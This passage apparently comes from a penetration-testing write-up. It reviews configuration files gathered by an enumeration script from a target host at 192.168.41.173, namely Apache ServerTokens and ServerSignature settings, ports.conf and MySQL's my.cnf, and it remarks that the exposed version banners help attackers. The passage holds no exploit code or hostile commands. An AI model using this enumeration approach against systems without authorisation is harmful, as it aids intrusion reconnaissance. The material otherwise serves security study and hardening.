
For the inquisitive user, the file also has settings for "ServerTokens" and "ServerSignature". The ServerTokens is used to configure the Server HTTP response header. ServerSignature is used to configure the footer on server-generated documents. Configuring these two settings correctly will prevent users from getting information about the server software and version.

However our target has these settings full enabled which means any hacker can just visit their website and get a lot of information about the server software.




```
   20190616065822_default_192.168.41.173_linux.enum.conf_459101.txt

#
ServerTokens Full

#
# Optionally add a line containing the server version and virtual host
# name to server-generated pages (internal error documents, FTP directory
# listings, mod_status and mod_info output etc., but not CGI generated
# documents or custom error documents).
# Set to "EMail" to also include a mailto: link to the ServerAdmin.
# Set to one of:  On | Off | EMail
#
ServerSignature On



#
# Customizable error responses come in three flavors:
# 1) plain text 2) local redirects 3) external redirects
#
```

There is another file named ports.conf which has ports configured for web servers. As usual, it is port 80 for HTTP and port 443 for HTTPS.



```
   20190616065822_default_192.168.41.173_linux.enum.conf_551591.txt

Listen 0.0.0.0:80

<IfModule mod_ssl.c>
    Listen 0.0.0.0:443
</IfModule>
```


Next, my.cnf file which is the mysql configuration file.There's not much information in this file apart from the usual information.


20190616065822_default_192.168.41.173_linux.enum.conf_922291.txt

```
[mysqld]
#
# * Basic Settings
#


#
# * IMPORTANT
#   If you make changes to these settings and your system uses apparmor, you may
#   also need to also adjust /etc/apparmor.d/usr.sbin.mysqld.
#

user            = mysql
pid-file        = /var/run/mysqld/mysqld.pid
socket          = /var/run/mysqld/mysqld.sock
port            = 3306
basedir         = /usr
datadir         = /var/lib/mysql
tmpdir          = /tmp
language        = /usr/share/mysql/english
```

